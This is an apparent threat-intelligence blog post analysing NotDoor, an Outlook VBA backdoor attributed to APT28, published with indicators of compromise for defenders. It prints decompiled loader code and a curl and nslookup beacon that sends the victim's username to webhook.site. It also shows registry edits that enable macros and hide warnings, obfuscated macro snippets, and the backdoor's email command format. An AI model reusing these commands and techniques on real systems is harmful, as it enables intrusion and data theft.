lab52.io /blog/analyzing-notdoor-inside-apt28s-expanding-arsenal/

Analyzing NotDoor: Inside APT28’s Expanding Arsenal


3722304989 ⋮

LAB52, the intelligence team at S2 Grupo, has identified a new backdoor for Outlook attributed to the persistent threat group APT28, which is linked to the Russian intelligence service and has compromised multiple companies from various sectors in NATO member countries.

The artefact, dubbed NotDoor due to the use of the word ‘Nothing’ within the code, is a VBA macro for Outlook designed to monitor incoming emails for a specific trigger word. When such an email is detected, it enables an attacker to exfiltrate data, upload files, and execute commands on the victim’s computer.

Backdoor setup

To evade detection, the backdoor will be deployed via the legitimate signed binary **Microsoft OneDrive.exe signed binary,** which is vulnerable to the DLL side-loading technique. This process will load the malicious DLL **SSPICLI.dll,** , responsible for installing the VBA backdoor and disabling multiple macro security protections. The attacker would have previously placed the backdoor in **c:\programdata\testtemp.ini** to enable this execution chain.



4 / 72

Community Score

4/72 security vendors flagged this file as malicious

5a88a15a1d764e635462f78a0cd958b17e6d22c716740febc114a408eef66705

5a88a15a1d764e635462f78a0cd958b17e6d22c716740febc114a408eef66705.exe


Size 27.00 KB

Last Analys 4 days ago

pedll 64bits detect-debug-environment long-sleeps cve-2004-1060 cve-2004-0790 cve-2005-0068 cve-2015-7759 exploit

Malicious DLL detections

The loader will run three PowerShell commands, each encoded in Base64.



```
v21 = 237i64;
v22 = 239i64;
qmemcpy(
  Block[0],
  "-enc JABhAD0AJABlAG4AdgA6AEEAUABQAEQAQQBUAEEAOwBjAG8AcAB5ACAAYwA6AFwAcAByAG8AZwByAGEAbQBkAGEAdABhAFwAdABlAHMAdAB0
  "GUAbQBwAC4AaQBuAGkAIAAiACQAYQBcAE0AaQBjAHIAbwBzAG8AZgB0AFwATwB1AHQAbABvAG8AawBcAFYAYgBhAFAAcgBvAGoAZQBjAHQALgBPAF
  236);
*((_WORD *)Block[0] + 118) = (unsigned __int8)aEncJabhad0ajab[236];
sub_1800011C0(Block);
if ( v22 > 0xF )
{
  v2 = Block[0];
  if ( v22 + 1 >= 0x1000 )
  {
    v2 = (void *)*((_QWORD *)Block[0] - 1);
    if ( (unsigned __int64)(Block[0] - v2 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v2);
}
*(_OWORD *)Block = 0i64;
v21 = 0i64;
```

Encoded PowerShell command

The first command will copy the file **c:\programdata\testtemp.ini** to **%APPDATA%\Microsoft\Outlook\VbaProject.OTM,** which contains the macros that Outlook will execute.

```
$a=$env:APPDATA;copy c:\programdata\testtemp.ini
"$a\Microsoft\Outlook\VbaProject.OTM"
```


The second command performs an **nslookup** on a domain incorporating the username, using the webhook.site DNS hooking service previously employed in the group’s campaigns. This appears to serve as a mechanism for the attackers to verify that the code executed successfully on the victim’s machine.

```
nslookup "$env:USERNAME.910cf351-a05d-4f67-ab8e-6f62cfa8e26d.dnshook[.site"
```

Finally, the third command sends a **curl** request to a webhook.site URL, serving the same purpose.

```
cmd /c curl "hxxp://webhook[.site/910cf351-a05d-4f67-ab8e-6f62cfa8e26d?
$env:USERNAME"
```


The loader establishes persistence by enabling the **LoadMacroProviderOnBoot** subkey within the **Software\Microsoft\Office\16.0\Outlook** registry key.



```
    if ( (unsigned __int64)(Block[0] - v4 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v4);
}
sub_180001D60(lpValueName, L"LoadMacroProviderOnBoot");
sub_180001D60(Block, L"Software\\Microsoft\\Office\\16.0\\Outlook");
Data = 1;
v5 = (const WCHAR *)lpValueName;
if ( v25 > 7 )
  v5 = lpValueName[0];
v6 = Block;
if ( v22 > 7 )
  v6 = (void **)Block[0];
RegSetKeyValueW(HKEY_CURRENT_USER, (LPCWSTR)v6, v5, 4u, &Data, 4u);
if ( v22 > 7 )
{
  v7 = Block[0];
```

Persistence


Next, the loader enables macro execution by modifying the **Level** subkey under **Software\Microsoft\Office\16.0\Outlook\Security** in the Windows registry.



```
  {
    v8 = (WCHAR *)*((_QWORD *)lpValueName[0] - 1);
    if ( (unsigned __int64)((char *)lpValueName[0] - (char *)v8 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v8);
}
sub_180001D60(lpValueName, L"Level");
sub_180001D60(Block, L"Software\\Microsoft\\Office\\16.0\\Outlook\\Security");
Data = 1;
v9 = (const WCHAR *)lpValueName;
if ( v25 > 7 )
  v9 = lpValueName[0];
v10 = Block;
if ( v22 > 7 )
  v10 = (void **)Block[0];
RegSetKeyValueW(HKEY_CURRENT_USER, (LPCWSTR)v10, v9, 4u, &Data, 4u);
if ( v22 > 7 )
```

Macro activation

Finally, dialogue messages are disabled by modifying the **Software\Microsoft\Office\16.0\Outlook\Options\General** registry key, reducing the likelihood of detection by the user.




```
  j_j_free(v12);
}
sub_180001D60(lpValueName, L"32,");
sub_180001D60(v26, L"PONT_STRING");
sub_180001D60(Block, L"Software\\Microsoft\\Office\\16.0\\Outlook\\Options\\General");
lpData = lpValueName;
if ( v25 > 7 )
  lpData = (LPCWSTR *)lpValueName[0];
v14 = (const WCHAR *)v26;
if ( v27 > 7 )
  v14 = v26[0];
v15 = Block;
if ( v22 > 7 )
  v15 = (void **)Block[0];
RegSetKeyValueW(HKEY_CURRENT_USER, (LPCWSTR)v15, v14, 1u, lpData, 2 * v24 + 2);
if ( v22 > 7 )
```

Deactivation of dialogue messages

NotDoor: a silent backdoor

The backdoor will be a VBA project for Outlook that, at the time of analysis, presents few detections.



4
/ 64
Community Score

4/64 security vendors flagged this file as malicious

Reanalyze

8f4bca3c62268fff0458322d111a511e0bcfba255d5ab78c45973bd293379901


Size
256.00 KB

Last Analys
2 days ago

xls run-dll create-ole environ create-file calls-wmi write-file obfuscated macro-run-file exe-pattern macros

NotDoor backdoor detections


The malware leverages the **Application_MAPILogonComplete** and **Application_NewMailEx** events to execute code whenever Outlook is started or a new email arrives. The project is obfuscated, with variable and function names replaced by random alphabetic strings to conceal its behavior. Additionally, the malware employs a unique string encoding technique for both internal data and dynamically generated strings. This method involves prepending random alphanumeric characters to a valid Base64 string, creating the illusion of encryption when decoded.



```
ztwkgbsShBFETNo = 6000
zFwFYJLbRRNeBKb = "Nothing"
evnDTwIHumUhLMY = "oQNfWDdmfdvnOnYQAuAG0AYQB0AHQAaQA0ADQANABAAHAAcgBvAHQAbwBuAC4AbQBlAA=="
evnDTwIHumUhLMY = lcOLQUZAruDrLrW(Mid(evnDTwIHumUhLMY, hywLHvMvcAEpWDW + 1))
```

Custom encryption

Upon logging in, the malware will create a folder at the path **%TEMP%\Temp** if it does not already exist. This folder serves as a repository for various artifacts generated during the malware's operation. If the folder contains any files when the malware starts, their contents will be sent via email to **a.matti444@proton[.me**, with the subject line **"Re: 0"**, after which the files will be deleted, regardless of whether they were successfully sent or not.



[redacted] a.matti444@proton.me

Re: 0

This message was sent with High importance.


2.txt
100 bytes

prueba.txt
108 bytes

VbXjn8WXhsmOfzDQAKAA0ACgA=

Example to sent email at logon

When the client receives an email, it first checks for the presence of a specific string on a designated line that triggers the backdoor functions. If the string is found, the malware parses the email's contents to extract the commands to be executed. In the analyzed sample, this trigger string is **"Daily Report"**; however, the backdoor allows multiple triggers to be configured, so the string may vary in other instances. Once the backdoor is activated, the email that triggered it is deleted.




```

    Dim QZAiyhHDeDiozCo() As String
    ReDim QZAiyhHDeDiozCo(0)
QZAiyhHDeDiozCo(0) = "QWVufatYRxqYbvRABhAGkAbAB5ACAAUgBlAHAAbwByAHQA" ' Daily Report

```

Trigger

The received email must follow a specific structure. First, it must include a numerical value that serves as an identifier. Next, it must contain an email address for data exfiltration, which is encrypted using the malware's custom encryption algorithm. Finally, the malware supports multiple commands per email, also encrypted using the same algorithm. Below is an example of an email that would trigger the backdoor's functionality.



```
Lorem ipsum dolor sit amet, consectetur adipiscing elit.
Quisque ultrices pulvinar eros, eget vulputate mauris pellentesque sit amet.
Maecenas ullamcorper lorem eu nunc ullamcorper hendrerit.
Maecenas sit amet justo ex. Sed maximus sollicitudin nisl, ornare sodales mi lobortis nec.
Suspendisse vehic am eu semper. Phasellus eu fermentum orci, nec pharetra quam. Aliquam erat volut
Daily Report
1234
2
1fhVwhCk7eRzFGTgBvAHQAaABpAG4AZwA=
291Y1UCBEY6Uz0dQBwAGwAIAAwACAAMQA4ACAAIgBDADoAXABVAHMAZQByAHMAXABQAEUAUABFAFwARABlAHMAawB0AG8AcABcAHUAcABsAC
UgTR6UtDhthLU4YwBtAGQAbgBvACAAIgBDADoAXABXAGkAbgBkAG8AdwBzAFwAUwB5AHMAdABlAG0AMwAyAFwAIgAiAEMAOgBcAFcAaQBuAG
```


Example of email

In particular, the malware allows the following four commands.

Command	Description
cmd	Executes commands and returns the standard output as an email attachment.
cmdno	Executes commands.
dwn	Exfiltrates files from the victim’s computer by sending them as email attachments.
upl	Upload files directly onto the victim’s computer.

List of commands

The results of these commands will be sent to the sender using an email with the subject line in the following format: **“Re: <ID> <EMAIL SUBJECT>”.** The files will be sent as attachments and the results of the execution will be sent in the body of the email.



[redacted]

[redacted]

Re: 1234 Prueba


To [redacted]

This message was sent with High importance.

```
LIgPahcpEFcdnJMQAyADMANAAtAHUAcABsAC0ARgBhAGwAcwBlAA0ACgAxADIAMwA0AC0AYwBtAG
QAbgBvAC0AVAByAHUAZQANAAoAIAA6ADoAOgAxADMAOgA6ADoAIAAgADoAOgA6ADIAOAA6ADoAOg
AgAA0ACgA=
```

Example of an email sent when the backdoor is activated

Files exfiltrated by the malware are saved in the folder. Each file is named using a predefined list of names and extensions, following the format **<NAME>_<ID>.<EXTENSION>.** The file contents are encoded using the malware’s custom encryption, sent via email, and then deleted from the system.



[redacted] AppData > Local > Temp > Test > report_1234.jpg

```
jyWWzFSwNuRkIkUFJVRUIA
```

Generated file

Below is a list of possible filenames.

- report
- invoice
- contract
- photo
- scheme
- document

Below is a list of possible extensions.

- jpg
- jpeg
- gif
- bmp
- ico

- png
- pdf
- doc
- docx
- xls
- xlsx
- ppt
- pptx
- mp3
- mp4
- xml

Conclusion

In conclusion, this article highlights the ongoing evolution of APT28, demonstrating how it continuously generates new artefacts capable of bypassing established defense mechanisms. Below is a series of indicators of compromise that could help detect the threat.

Indicators of Compromise (IOC)

SHA256	Description
fcb6dc17f96af2568d7fa97a6087e4539285141206185aec5c85fa9cf73c9193	onedrive.exe (legit)
5a88a15a1d764e635462f78a0cd958b17e6d22c716740febc114a408eef66705	SSPICLI.dll
8f4bca3c62268fff0458322d111a511e0bcfba255d5ab78c45973bd293379901	testtemp.ini

Network indicator	Description
a.matti444@proton[.me	Email used for exfiltration

Path	Description
%Temp%\Test	Folder generated by backdoor
c:\programdata\testtemp.ini	Observed artifact

References

- [1] CERT Polska. (2024, May 8). *APT28 campaign targeting Polish government institutions*. CERT Polska. https://cert.pl/en/posts/2024/05/apt28-campaign/